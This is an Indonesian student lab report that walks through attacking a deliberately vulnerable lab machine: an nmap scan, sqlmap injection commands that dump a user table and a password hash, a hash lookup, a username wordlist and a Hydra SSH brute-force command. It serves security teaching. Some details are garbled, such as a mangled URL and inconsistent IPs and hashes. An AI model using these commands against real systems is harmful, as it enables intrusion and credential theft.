

**Praktikum Keamanan Jaringan
(Kerentanan VDI Skenario_Serangan)**



Dosen Pembimbing :
Dr. Ferry Astika Saputra, ST., M.Sc.

Disusun Oleh :
Fifin Nur Rahmawati (3122640040)

1 D4 – IT B LJ

**PROGRAM STUDI TEKNIK INFORMATIKA
DEPARTEMEN TEKNIK INFORMATIKA DAN KOMPUTER
POLITEKNIK ELEKTRONIKA NEGERI SURABAYA 2023/2024**

Skenario Serangan

- SQL Map adalah sebuah alat atau tool yang digunakan untuk melakukan serangan SQL Injection pada aplikasi web. SQL Injection merupakan sebuah teknik yang digunakan oleh penyerang untuk memanipulasi perintah SQL yang dieksekusi oleh aplikasi,

dengan tujuan untuk mengakses, mengubah, atau menghapus data yang disimpan dalam database yang digunakan oleh aplikasi tersebut.

Dalam konteks SQL Map, alat ini digunakan untuk mengotomatisasi serangan SQL Injection. SQL Map melakukan analisis terhadap aplikasi web yang menjadi target, mengidentifikasi celah keamanan yang dapat dieksploitasi, dan secara otomatis mencoba berbagai serangan untuk mendapatkan akses ke database yang digunakan oleh aplikasi. Alat ini juga dapat melakukan ekstraksi data sensitif dari database, memperoleh informasi tentang struktur database, dan bahkan menjalankan perintah SQL yang spesifik.

- VDI VirtualBox merujuk pada format penyimpanan yang digunakan oleh VirtualBox untuk menyimpan mesin virtual yang telah dibuat. Format VDI (Virtual Disk Image) adalah format file yang digunakan oleh VirtualBox untuk menyimpan seluruh konten mesin virtual, termasuk sistem operasi, aplikasi, dan data lainnya. Dengan menggunakan VDI VirtualBox, pengguna dapat membuat dan mengelola mesin virtual dengan mudah. Format VDI memungkinkan pengguna untuk menentukan ukuran disk virtual, mengelola snapshot (salinan backup dari mesin virtual pada titik waktu tertentu), serta melakukan pengaturan tambahan seperti mengalokasikan sumber daya komputer (RAM, CPU) yang tersedia untuk mesin virtual.
- Hydra adalah sebuah alat atau tool yang digunakan untuk melakukan serangan brute-force pada protokol jaringan dan aplikasi. Alat ini dirancang untuk mencoba kombinasi username dan password secara otomatis sampai menemukan kombinasi yang benar untuk mendapatkan akses ke sistem atau aplikasi yang menjadi target.

1. Melihat inet dengan ifconfig dengan command

\$ ifconfig

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.123.213 netmask 255.255.255.0 broadcast 192.168.123.255
    inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
    RX packets 15 bytes 3191 (3.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 2262 (2.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Inet yang terdeteksi pada kalilinux adalah 192.168.123.213

2. Selanjutnya jalankan command berikut dan masukkan inet yang berhasil kita dapatkan

\$ ipcalc 192.168.123.213

```
(kali㉿kali)-[~]
$ ipcalc 192.168.123.213
Address: 192.168.123.213      11000000.10101000.01111011. 11010101
Netmask: 255.255.255.0 = 24   11111111.11111111.11111111. 00000000
Wildcard: 0.0.0.255          00000000.00000000.00000000. 11111111
⇒
Network: 192.168.123.0/24     11000000.10101000.01111011. 00000000
HostMin: 192.168.123.1       11000000.10101000.01111011. 00000001
HostMax: 192.168.123.254     11000000.10101000.01111011. 11111110
Broadcast: 192.168.123.255   11000000.10101000.01111011. 11111111
Hosts/Net: 254               Class C, Private Internet
```

digunakan di sistem operasi Linux untuk melakukan perhitungan dan pemformatan yang berkaitan dengan alamat IP dan subnet. Perintah ini sangat berguna dalam mengelola jaringan dan konfigurasi IP.

3. Selanjutnya, Command untuk mencari Ip dengan port 22 dengan
\$ nmap 192.168.123.0/24 -p22 -oopen


```
(kali㉿kali)-[~]
$ nmap 192.168.123.0/24 -p22 --open
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-02 09:11 EDT
Nmap scan report for 192.168.123.105
Host is up (0.0028s latency).

PORT      STATE SERVICE
22/tcp    open  ssh


Nmap done: 256 IP addresses (3 hosts up) scanned in 6.91 seconds
```

digunakan untuk melakukan pemindaian port pada host atau jaringan dengan memfokuskan pada port 22 (port SSH) dan melaporkan status port yang terbuka.

4. Membuka pada web browser 192.168.123.105



5. 192.168.123.1058081/?tampil=artikel_detail&id=83



sebuah URL dengan beberapa komponen yang memiliki pengaruh pada cara halaman web akan ditampilkan dan diakses.

6. Selanjutnya masukkan command

\$ Sudo apt-get install sqlmap

```
(kali㉿kali)-[~]
$ sudo apt-get install sqlmap
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
sqlmap is already the newest version (1.7.2-1).
0 upgraded, 0 newly installed, 0 to remove and 1825 not upgraded.
```

digunakan untuk menginstal alat pengujian keamanan SQL Injection bernama SQLMap pada sistem operasi berbasis Debian

7. Untuk menginstruksikan MySQL untuk menampilkan daftar semua database yang tersedia di server MySQL yang sedang terhubung masukkan command berikut :

```
$ sqlmap -u "http://192.168.123.105:8081/index.php?tampil=artikel\_detail&id=83" --dbs
```

```
(kali㉿kali)~[~]
$ sqlmap -u "http://192.168.123.105:8081/index.php?tampil=artikel_detail&id=83" --dbs

      H
     [M] {1.7.2#stable}
    [M]
   [M]
  [M]
 [M]
[M]
IV... https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
responsible for any misuse or damage caused by this program

[*] starting @ 09:22:55 /2023-06-02/
```

8. Menyatakan bahwa sistem pengelolaan basis data (Database Management System atau DBMS) yang digunakan sebagai backend atau sistem pengolah utama adalah MySQL. The back-end DBMS is MySQL . Fetching database names available 5 .

```
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb
```

```
[09:17:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[09:17:34] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb

[09:17:35] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.123.105'
[*] ending @ 09:17:35 /2023-06-02/
```

9. Selanjutnya , menentukan database yang ingin diakses atau dianalisis. Setelah opsi ini, harus menyebutkan nama database yang valid yang ingin diakses. "vulnweb" untuk memilih database bernama "vulnweb" dan opsi "--tables" untuk mendapatkan daftar tabel yang ada dalam database tersebut. Dengan menggunakan command :

```
$ sqlmap -u http://192.168.123.105:8081/index.php?tampil=artikel\_detail&id=83 -D vulnweb --tables
```

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.123.105:8081/index.php?tampil=artikel_detail&id=83" -D vulnweb --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It
responsible for any misuse or damage caused by this program

[*] starting @ 09:23:35 /2023-06-02/
```

10. The back-end DBMS is MySQL . Fetching table for database vulnweb ada 7 Tables.

```
[09:19:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[09:19:15] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+-----+
| user  |
| artikel |
| galeri |
| halaman |
| komentar |
| menu  |
| pesan |
+-----+

[09:19:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.123.105'
```

11. Sqlmap -u "https://192.168.123.105:8081/index.php?tampil=artikel_detail&id=83" -D vulnweb user - - columns

```
(kali@kali)-[~]
└─$ sqlmap -u "http://192.168.123.105:8081/index.php?tampil=artikel_detail&id=83" -D vulnweb -T user --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsible for any misuse or damage caused by this program

[*] starting @ 09:24:29 /2023-06-02/

[09:24:29] [INFO] resuming back-end DBMS 'mysql'
```

opsi "-T user" untuk memilih tabel "user", dan opsi "--columns" untuk mendapatkan daftar kolom yang ada dalam tabel tersebut.

12. Database vulnweb dengan table user terdapat 3 Columns

```
[09:20:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[09:20:24] [INFO] fetching columns for table 'user' in database 'vulnweb'
Database: vulnweb
Table: user
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id_user | int(5) |
| password | varchar(50) |
| username | varchar(50) |
+-----+-----+

[09:20:24] [INFO] fetched data logged to text files under '/home/kali/.local/s
[*] ending @ 09:20:24 /2023-06-02/
```

13. Sqlmap -u "https://192.168.123.105:8081/index.php?tampil=artikel_detail&id=83" -D vulnweb -T user -C username - - dump

```
(kali@kali)-[~]
└─$ sqlmap -u "http://192.168.123.105:8081/index.php?tampil=artikel_detail&id=83" -D vulnweb -T user -C username --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsible for any misuse or damage caused by this program
```

"-T user" untuk memilih tabel "user", opsi "-C username" untuk memilih kolom "username", dan opsi "--dump" untuk mendapatkan isi tabel yang terkait.

14. The back-end DBMS is MySQL . database pada vulnweb dengan table user 1entry

```
[09:22:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[09:22:07] [INFO] fetching entries of column(s) 'username' for table 'user' in database 'vulnweb'
Database: vulnweb
Table: user
[1 entry]
+-----+
| username |
+-----+
| vulnweb  |
+-----+

[09:22:07] [INFO] table 'vulnweb.'user' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.123.105/dump/vulnweb.csv'
[09:22:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.123.105'

[*] ending @ 09:22:07 /2023-06-02/
```

15. Selanjutnya, untuk memilih tabel "user", opsi "-C password" untuk memilih kolom "password", dan opsi "--dump" untuk mendapatkan isi table. Dengan command :
- \$ Sqlmap -u "https://192.168.208.116/index.php?tampil=artikel_detail&id=85" -D vulnweb -T user -C password --dump

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.123.105:8081/index.php?tampil=artikel_detail&id=83" -D vulnweb -T user -C password --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsible for any misuse or damage caused by this program
```


16. The back-end DBMS is MySQL . database pada vulnweb dengan table user terdapat 1 entry password (dalam bentuk hash)

```
Database: vulnweb
Table: user
[1 entry]
+-----+
| password |
+-----+
| 1a0ca51fac95b68dcad75eff37e86d8b |
+-----+

[09:40:35] [INFO] table 'vulnweb.'user' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.123.105/dump/vulnweb.csv'
[09:40:35] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.123.105'

[*] ending @ 09:40:35 /2023-06-02/
```


➤ Cek pw bentuk hash



CrackStation

Defuse.ca · Twitter

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

1a0ca51fac95b68dcad75eff37e86dbb

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rlpemd160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
1a0ca51fac95b68dcad75eff37e86dbb	Unknown	Not found

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

[How CrackStation Works](#)

17. Cat username.txt membuat isi username

```
(kali@kali)-[~/wordlist]
└─$ cat username.txt
admin123
administrator
admin
blue_team
ubuntu
timbiru
birutim
username
blueteam
biru_tim
user
feri
pens
pens2019
lanjutjenjang
lj
mahasiswa
siswa
hacker
d4lj
anakit
root
root123
hello
linux
myaccount
myuser
student
student123
```

18. Selanjutnya kita jalankan **command Hydra** untuk memulai proses bruteforcenya belum ditemukan

\$ hydra -L usernames.txt -P /home/kali/wordlist/rockyou.txt ssh://192.168.123.105 -t 4

```
(kali@kali)-[~/wordlist]
└─$ hydra -L /home/kali/wordlist/username.txt -P /home/kali/wordlist/rockyou.txt ssh://192.168.123.105 -t 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
```

Secara keseluruhan, perintah tersebut akan menjalankan Hydra untuk melakukan serangan brute-force pada protokol SSH terhadap host dengan alamat IP 192.168.123.105. Hydra akan mencoba kombinasi username dan password dari file usernames.txt dan rockyou.txt secara otomatis dengan menggunakan 4 thread untuk meningkatkan kecepatan serangan.